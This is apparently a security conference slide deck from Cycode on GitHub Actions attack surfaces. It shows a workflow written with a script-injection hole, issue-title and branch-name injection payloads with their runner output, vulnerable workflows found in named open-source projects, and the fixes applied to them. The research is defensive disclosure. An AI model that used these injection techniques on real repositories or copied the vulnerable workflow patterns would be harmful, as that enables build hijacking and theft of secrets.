cycode

GitHub Actions Security Landscape

Alex Ilgayev

May, 2023

Copyright © 2023 Cycode Inc.

Session Agenda

Copyright © 2023 Cycode Inc.

About Me

Alex Ilgayev

Head of Security Research @ Cycode

Previously Malware Research Team Leader @ Check Point Research

Enthusiastic friendly hacker

Love CTFs

You can follow me at twitter - @_alex_il_

Copyright © 2023 Cycode Inc.

GitHub & GitHub Actions

What is GitHub Actions?

A way to automate, customize, and execute your software development workflows right in your repository.
You can discover, create, and share actions to perform any job you'd like, including CI/CD, and combine actions in a completely customized workflow.

GitHub numbers according to January 2023:

100 Millions Developers
372m+ Repositories

GitHub Actions numbers according to May 2023:

18k+ Actions on the Marketplace
2.1m+ Public Workflows

Copyright © 2023 Cycode Inc.

Possible Usages of GitHub Actions

- Building the code into a container and uploading it to the chosen registry.
- Scheduled tasks that scan vulnerabilities in code.
- Running tests for forked pull requests.
- Automatic labeling for issues.
- Sending issues to ticket handling system (Jira/Monday/Asana/etc.).
- Supporting automatic merges for PR created by external bots.

And more.

Copyright © 2023 Cycode Inc.

GitHub Actions Example

Here is a sample GitHub Actions workflow printing “Hello World!”.


It is a **YAML** file that will be triggered by adding it to the **`.github/workflows`** directory of the source code.

```yaml
name: GitHub Actions Demo

on: [push]

jobs:
  Actions-Hello-World:
    runs-on: ubuntu-latest
    steps:
      - run: echo “Hello World!”
```

Copyright © 2023 Cycode Inc.

How it works:
GitHub Runner Architecture

- The runner is a Github open-source project connecting to **GitHub Actions Service**, fetches **jobs**, and **executes** them
- It can run on a **GitHub hosted** machine, or **self-hosted**
- GitHub hosted runners will run as **ephemeral** environments
- For each workflow run, a new temporary **GITHUB_TOKEN** is created for possible API interactions



Copyright © 2023 Cycode Inc.

How it works:
GITHUB_TOKEN

- The default permissions for a GITHUB_TOKEN are **read/write** for most of the events
- Has permissions only for the **current repository**
- The token is valid during the **action execution period** (**24 hours** at most)
- Used as default parameter in many actions and is the preferred method to invoke GitHub API functionalities
- Forked pull requests for public repositories will receive at most **read permissions**

Copyright © 2023 Cycode Inc.

How it works: Secrets

GitHub allows us to store secrets, and use them inside our workflows. GitHub supports few types:

Secrets Defined in Organization

- Allows all actions in all the repositories in the organization to have access to the secrets
- Each secret could be limited to private repositories, or specific one's

Secrets Defined in a Repository

- Allows all actions in the repository to have access to the secrets

Secrets Defined in Repository Environment

- Allows actions which are part of the environment to have access to the secrets
- Environments could be limited to specific branches

Copyright © 2023 Cycode Inc.


Vulnerable Actions

This sample workflow will run on each opened issue in the repository. If the issue title contains “bug” word, It will label the issue with a “bug” label

```yaml
name: Issue Check

on:
  issues:
    type: [opened]

jobs:
  issue_check:
    runs-on: ubuntu-latest
    steps:
      - run: |
          if [[ "${{ github.event.issue.title }}" == *"bug"* ]]
          then
            curl -X POST  -H "Authorization: Token ${{
secrets.GITHUB_TOKEN }}" -d '{"labels": ["bug"]}' ${{
github.event.issue.url }}/labels
          fi
```

Copyright © 2023 Cycode Inc.

Issue Injection 101



Run if [["bug" == *]]; then sudo apt install figlet; figlet cycode; fi; if [["bug" == *"bug"*]]

```
(Reading database ... 80%
(Reading database ... 85%
(Reading database ... 90%
(Reading database ... 95%
(Reading database ... 100%
(Reading database ... 241056 files and directories currently installed.)
Preparing to unpack .../figlet_2.2.5-3_amd64.deb ...
Unpacking figlet (2.2.5-3) ...
Setting up figlet (2.2.5-3) ...
update-alternatives: using /usr/bin/figlet-figlet to provide /usr/bin/figlet (fig
Processing triggers for man-db (2.9.1-1) ...
                          _
  ___ _   _  ___ ___   __| | ___
 / __| | | |/ __/ _ \ / _` |/ _ \
| (__| |_| | (_| (_) | (_| |  __/
 \___|\__, |\___\___/ \__,_|\___|
      |___/
```

Hello, I have an emerging bug" == *]]; then sudo apt install figlet; figlet cycode; fi; if [["bug

We managed to execute code on the runner!

Copyright © 2023 Cycode Inc.

Bug or Feature?

The following could be found on GitHub best practice papers:


"When Creating Workflows, *Custom Actions*, and *Composite Actions*, you Should Always Consider Whether Your Code Might Execute Untrusted Input From Attackers. This can Occur When an Attacker Adds Malicious Commands and Scripts to a Context. When Your Workflow Runs, Those Strings Might be Interpreted as Code Which is Then Executed on the Runner."

https://docs.github.com/en/actions/security-guides/security-hardening-for-github-actions#understanding-the-risk-of-script-injections


Copyright © 2023 Cycode Inc.

What Can We Do Now?

GitHub



All repos "{{ github.event.issue.title }}" "run:"



avoldsund/fpfordel > .github/workflows/promote.yml — 2 matches YAML master


```
            });
      - name: Sett variabler for cluster og tag
        run: |
          echo "TAG=$(echo '${{ github.event.issue.title }}' | awk '{print $NF}' | awk -F- '{print $NF}')" >> $GITHUB_E
          echo "IMAGE=$IMAGE_BASE:$(echo '${{  github.event.issue.title }}' | awk '{print $NF}')" >> $GITHUB_ENV
          echo "CLUSTER=$(echo '${{github.event.comment.body}}' | cut -d' ' -f2)" >> $GITHUB_ENV

```

jazzyfresh/iterate > .github/workflows/issue-opened.yml — 9 matches YAML main


```
    steps:
      - run: echo "🎉 The job was automatically triggered by a ${{ github.event_name }} event."
      - run: echo "🔎 Issue Number ${{ github.event.issue.number }}"
      - run: echo "🔎 Issue Title ${{ github.event.issue.title }}"
      - run: echo "🔎 Issue Body ${{ github.event.issue.body }}"
      - name: Check out repository code
        uses: actions/checkout@v3
```

Copyright © 2023 Cycode Inc.


Is it Widespread?




```
jobs:
  setup:
    name: Setup
+   if: ${{ github.event.label.name == 'SafeToBuild' }}
    runs-on: ubuntu-latest
    outputs:
      proBranchName: ${{ steps.find-branches.outputs.proBranchName }}
```



```
+       env:
+         ISSUE_TITLE: ${{ github.event.issue.title }}
        if: ${{ !(startsWith(github.event.issue.title, 'chore') && endsWith(github.
        run: |
          echo "github: ${{ github }}"
-         echo "title not match. Exit. Title is ${{ github.event.issue.title }}"
+         echo "title not match. Exit. Title is $ISSUE_TITLE"
          exit 1
```




```
2 .github/workflows/issue.yml
@@ -12,8 +12,6 @@ jobs:
      runs-on: ubuntu-latest
      name: Auto-assign new issues to projects
      steps:
-     - run: echo "${{github.event.issue.title}}"
-
      - name: Assign Bugs to the Bug Tracker
        uses: srggrs/assign-one-project-github-ac
        if: github.event.action == 'opened' && st
```




```
79 .github/workflows/create-jira-tickets.yml
```

Load diff
This file was deleted.



issue_type_predicter.yaml

This workflow was disabled manually.




```
3 .github/workflows/issue-check.yml
@@ -8,9 +8,6 @@ jobs:
  issueCheck:
    runs-on: ubuntu-latest
    steps:
-     - name: Output version
-       run: |
-         echo "log: ${{ github.event.issue.body }}"

      - if: startsWith(github.event.issue.body , '**Describe the bug**') == false
        name: Close Issue
```

And more… These vulnerabilities can impact **millions of potential victims**

Copyright © 2023 Cycode Inc.

What ELSE Can We Do?



Copyright © 2023 Cycode Inc.

Vulnerable Projects

autogluon/autogluon **(5.7k)**

storybookjs/storybook **(78k)**

withastro/astro **(30k)**

freeCodeCamp/freeCodeCamp **(366k)**

microsoft/fluentui **(15k)**

tiangolo/fastapi **(57k)**

calcom/cal.com **(20k)**


slimtoolkit/slim **(16k)**

statelyai/xstate **(23k)**

ossf/scorecard **(3.4k)**

Copyright © 2023 Cycode Inc.

Vulnerability Types & Methods



Github Code Search
Github Indexing Infrastructure
Issue Injection Vulnerabilities
Forked Pull Request Vulnerabilities
Pull Request Title/Body Injection
Branch Injection
Build Hijack through Code Execution
Artifact Poisoning
3rd party dependencies

Copyright © 2023 Cycode Inc.

Case Study 1 - FreeCodeCamp

freeCodeCamp(🔥)


- **Name:** freecodecamp/freecodecamp
- **Purpose:** Platform learn to code for free
- **Stars:** 363k
- **Vulnerability:** Build hijack due to vulnerable 3rd party integration



```
73 .github/workflows/codesee-diagram.yml
@@ -9,76 +9,15 @@ on:
          - 'docs/**'
       types: [opened, synchronize, reopened]

+ permissions: read-all
+
```

Copyright © 2023 Cycode Inc.

Case Study 1 - CodeSee Flow



```
on:
  pull_request_target :
jobs:
  test_map_action :
    runs-on : ubuntu-20.04
    steps :
      - name : checkout
        uses : actions/checkout@v3
        with :
         ref : ${{ github.event.pull_request.head.ref }}
      ...
      - uses : Codesee-io/codesee-map-action@latest
        with :
         step : mapUpload
         api_token : ${{ secrets.CODESEE_ARCH_DIAG_API_TOKEN }}
         github_ref : ${{ github.ref }}
```

Copyright © 2023 Cycode Inc.

Case Study


Branch name: a

```
…
  Error: Comman                                                                    f6e16"
"a";ls;"ech"
  fatal: Not a
  /bin/sh: 1: e
…
```

Branch name: n

Copyright © 2023 Cycode Inc.

Case Study 1 - FreeCodeCamp Attack




Copyright © 2023 Cycode Inc.

Case Study 2 - Fluent UI

Fluent UI

- **Name:** microsoft/fluentui
- **Purpose:** collection React components used in Microsoft 365 toolkit
- **Stars:** 15k
- **Vulnerability:** Artifact poisoning vulnerability



287 ■■■■■ .github/workflows/screener-build.yml

Load diff

This file was deleted.

259 ■■■■■ .github/workflows/screener-run.yml

Load diff


This file was deleted.

Copyright © 2023 Cycode Inc.

Case Study 2 -
Fluent UI Vulnerability

1. "**Screener Build Job**" can be triggered by **any pull request.**
2. **"Screener Run Job"** triggered when **"Screener Build Job"** ends.
3. The downloaded artifact is written in root folder, and **may overwrite other files that were checked out previously**.

